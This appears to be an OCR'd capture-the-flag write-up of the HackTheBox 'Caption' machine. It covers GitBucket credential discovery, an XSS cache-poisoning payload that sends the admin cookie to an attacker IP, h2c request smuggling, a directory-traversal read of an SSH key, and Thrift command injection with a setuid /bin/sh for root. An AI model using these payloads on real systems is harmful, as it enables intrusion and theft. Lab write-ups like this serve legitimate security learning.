CAPTION

Caption

NUTZH

I`M CYBERSECURITY |

ADDRESS: EARTH

E-MAIL ME

01/17

23:13

NUTZH

Table of Contents

exploitation, and privilege escalation. Let's dive in!


Enumeration with Nmap

BASH

```
nmap -sV  10.10.11.33 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 03:2
Nmap scan report for caption.htb (10.10.11.33)
Host is up (1.3s latency).
Not shown: 905 closed tcp ports (reset), 92 filtered tcp port
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (U
80/tcp   open  http       Werkzeug/3.0.1 Python/3.10.12
8080/tcp open  http-proxy
```

- Port 22: OpenSSH 8.9p1 (Ubuntu)
- Port 80: HTTP server running Werkzeug (Python-based)
- Port 8080: HTTP proxy service (GitBucket)

the port 8080 is for GitBucket
GitBucket is a GitHub-like service. Accessing it reveals two repositories. Aft
er
some exploration, we find credentials for the user margo.



```
39 frontend http_front
40    bind *:80
41    default_backend http_back
42    acl restricted_page path_beg,url_dec -i /logs
43    acl restricted_page path_beg,url_dec -i /download
44    http-request auth unless { http_auth(AuthUsers) }
45    acl not_caption hdr_beg(host) -i caption.htb
46    http-request redirect code 301 location http://caption.htb if
   !not_caption
47
48 backend http_back
```

```
37 frontend http_front
38    bind *:80
39    default_backend http_back
40    acl restricted_page path_beg,url_dec -i /logs
41    acl restricted_page path_beg,url_dec -i /download
42    http-request deny if restricted_page
43    acl not_caption hdr_beg(host) -i caption.htb
44    http-request redirect code 301 location http://caption.htb if
   !not_caption
45
46 backend http_back
```

- Username: margo
- Password: vFr&cS2#0!

With margo's credentials, we log into the web application hosted on port 80. We notice that the /logs endpoint returns a 403 Forbidden error. Inspecting the page with F12 (Developer Tools), we identify a potential vulnerability in the request headers.

Vulnerability Discovery:

We use a Python script to automate requests with various headers to identif
y
the vulnerable one:

BASH

```
1  import requests
2  import os
3
4  # Target URL
```

```
    "session": "Margo's Cookie"
}

# List of headers to test
headers_list = [
    "Accept",
    "X-Forwarded-For",
    "X-Forwarded-Proto",
    "X-Real-IP",
    "User-Agent",
    "Referer",
    "Origin",
    "X-Forwarded-Host",
    "Accept-Language",
    "Accept-Encoding",
    "X-Custom-Header",
    "X-Rewrite-URL",
    "X-Original-URL",
    "X-HTTP-Method-Override",
    "X-Forwarded-Path",
    "X-Forwarded-Port",
    "X-Forwarded-Scheme",
    "X-Forwarded-Server",
    "X-Forwarded-By",
    "X-Forwarded-Prefix",
    "X-Forwarded-Protocol",
    "X-Forwarded-SSL",
    "X-Url-Scheme",
    "Via",
    "Authorization",
```

```
43
44  # Arbitrary value to test
45  test_value = "TestValue123"
46
47  # Function to clear the cache
48  def clear_cache():
49      os.system("curl caption.htb -X XCGFULLBAN > /dev/null 2>&
50
51  # Test each header
52  for header in headers_list:
53      print(f"Testing header: {header}")
54
55      # Clear the cache before each request
56      clear_cache()
57
58      # Send the request with the header
59      response = requests.get(url, cookies=cookies, headers={he
60
61      # Check if the test value is reflected in the response
62      if test_value in response.text:
63          print(f"[+] Vulnerable Header Found: {header}")
64      else:
65          print(f"[-] Not Vulnerable: {header}")
```

Clear Cache: Before each request, clear the cache using:

BASH

```
1  $ curl caption.htb -X XCGFULLBAN #do it in every request u di
```

```
GET /firewalls HTTP/1.1
Host: caption.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://caption.htb/home
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6Im1hcmdvIiwiZXhwIjoxNzM3MTU4MD
MzfQ.CGIEFnY2jUBOa2nrh1Yg8lfTHyfUgUPb5rcQvTBqIBE
Connection: keep-alive
X-Forwarded-Host:
"><script>document.location='http://10.10.16.80/?cookie='+document.cookie;</script>
```

```
HTTP/1.1 200 OK
server: Werkzeug/3.0.1 Python/3.10.12
date: Fri, 17 Jan 2025 22:54:51 GMT
content-type: text/html; charset=utf-8
content-length: 7264
cache-control: public, max-age=120
x-varnish: 2559284 2297676
age: 2
via: 1.1 varnish (Varnish/6.6)
accept-ranges: bytes

<!DOCTYPE html>
<html lang="en" lang="pt-br" data-bs-theme="dark">

    <head>
        <meta charset="UTF-8">

        <title>
            Caption Networks Home
        </title>
        <script>
            window.console = window.console || function(t) {
            };
        </script>
        <script src="http://caption.htb/static/js/lib.js?utm_source=http://">
            <script>
                document.location='http://10.10.16.80/?cookie='+document.
                cookie;
            </script>
            ">
        </script>
```

before forwarding the request to GET /firewalls , Run a Python HTTP server to capture the admin's cookie:

BASH

```
python3 -m http.server
```

Bypassing the /logs Directory

With the admin's cookie, we use h2csmuggler to bypass the /logs directory's 403 Forbidden restriction.
Create a Tunnel:

BASH

```
$ python3 h2csmuggler.py -x http://caption.htb/firewalls --te
[INFO] h2c stream established successfully.
```

BASH

```
$ python3 h2csmuggler.py -x http://caption.htb/firewalls "htt


output
```

In the output, we find a local service running on port 3932.
http://localhost:3932/

BASH

```
python3 h2csmuggler.py -x http://caption.htb/firewalls "http:
```

foothold

The local service on port 3932 is identified as Copyparty, vulnerable to directory traversal (CVE-2023-51636). We exploit this to read sensitive files, including id_ecdsa (an ECDSA private key for SSH authentication). Unlike id_rsa, which uses RSA encryption, id_ecdsa utilizes the Elliptic Curve Digital Signature Algorithm (ECDSA), offering stronger security with shorter key lengths and greater efficiency in certain contexts.

BASH

```
python3 h2csmuggler.py -x http://caption.htb/firewalls "http:
```

```
9sSkErzUOEOJba7G1Ep2TawTJTbWb2KROYrOYLA0zysQAAAAoJxnaNicZ2jYA
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXX
-----END OPENSSH PRIVATE KEY-----
```

Using the retrieved private key, we log into the machine:

BASH

```
ssh margo@caption.htb -i id_ecdsa

margo@caption:~$ cat user.txt

```

Privilege Escalation

we have gained initial access to a system as the user margo. Through enumeration, we discovered a service running on port 9090 that is vulnerable to command injection. This service is part of a Go application (server.go) found in the GitBucket repository. The vulnerability lies in the way the service processes user input, allowing us to inject arbitrary commands.

BASH

```
margo@caption:~$ ss -nltp
State      Recv-Q     Send-Q         Local Address:Port
```

```
 7  LISTEN     0          10                 127.0.0.1:6082
 8  LISTEN     0          1024               127.0.0.1:3923
 9  LISTEN     0          128                127.0.0.1:8000
10  LISTEN     0          128                  0.0.0.0:22
11  LISTEN     0          4096                 0.0.0.0:80
12  LISTEN     0          128                     [::]:22
```

Vulnerability Discovery:

The service on port 9090 is a Thrift service that processes log files. The vulnerability is in the server.go file, where the service constructs a shell command using user-controlled input without proper sanitization:

BASH

```
    }
    timestamp := time.Now().Format(time.RFC3339)
    logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s
    exec.Command{"/bin/sh", "-c", logs}
}
```

Here, the userAgent variable is directly interpolated into a shell command, which is then executed. This allows us to inject arbitrary commands by crafting a malicious userAgent string.To exploit this vulnerability, we need to craft a payload that will be executed when the service processes our inpu t.

The '#' at the end is used to comment out any trailing characters that might interfere with our command.
The files gonna look like this :

BASH

```
1  margo@caption:/tmp$ cat Devil.log
2
3  127.0.0.1 "user-agent":""; /bin/bash /tmp/nutzh.sh #"
4
5  margo@caption:/tmp$ cat nutzh.sh
6
7  chmod +s /bin/sh
```

We also make the script executable:

BASH

```
1  margo@caption:/tmp$ chmod +x nutzh.sh
```

To interact with the Thrift service, we need to install the thrift library and generate the client code from the Thrift IDL file.

BASH

```
1  pip3 install thrift
```

```bash
$ echo 'namespace go log_service

 service LogService {
    string ReadLogFile(1: string filePath)
 }' > log_service.thrift
```

Generate the Python client code from the Thrift IDL file:

```bash
thrift -gen py log_service.thrift
```

This will create a gen-py directory containing the client code.
We now write a Python script that will interact with the Thrift service and trigger the command injection vulnerability.

```bash
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
from log_service import LogService  # Import generated Thrift

def main():
    # Set up a transport to the server
    transport = TSocket.TSocket('localhost', 9090)
```

```
14      # Using a binary protocol
15      protocol = TBinaryProtocol.TBinaryProtocol(transport)
16
17      # Create a client to use the service
18      client = LogService.Client(protocol)
19
20      # Open the connection
21      transport.open()
22
23      try:
24          # Specify the log file path to process
25          log_file_path = "/tmp/devil.log"
26
27          # Call the remote method ReadLogFile and get the resu
28          response = client.ReadLogFile(log_file_path)
29          print("Server response:", response)
30
31      except Thrift.TException as tx:
32          print(f"Thrift exception: {tx}")
33
34      # Close the transport
35      transport.close()
36
37  if __name__ == '__main__':
38      main()
```

Move this script to the gen-py directory and run it:

BASH

We can now escalate our privileges by running /bin/sh with the -p option, which preserves the effective user ID:

BASH

```
$ margo@caption:/tmp$ /bin/sh -p
 # whoami
root
```

GG!🎉

key takeaway:

Enumeration is Critical:manual inspection of services (e.g., GitBucket) are essential for identifying attack vectors.

Header Injection: Always test for header vulnerabilities (e.g., X-Forwarded-Host) when dealing with web applications.

Directory Traversal: Exploiting file read vulnerabilities can lead to credential theft (e.g., SSH keys).

Command Injection: Improper input sanitization in logging mechanisms ca
n
lead to privilege escalation.

Thrift Exploitation: Understanding how to interact with services like Thrift can unlock advanced exploitation techniques.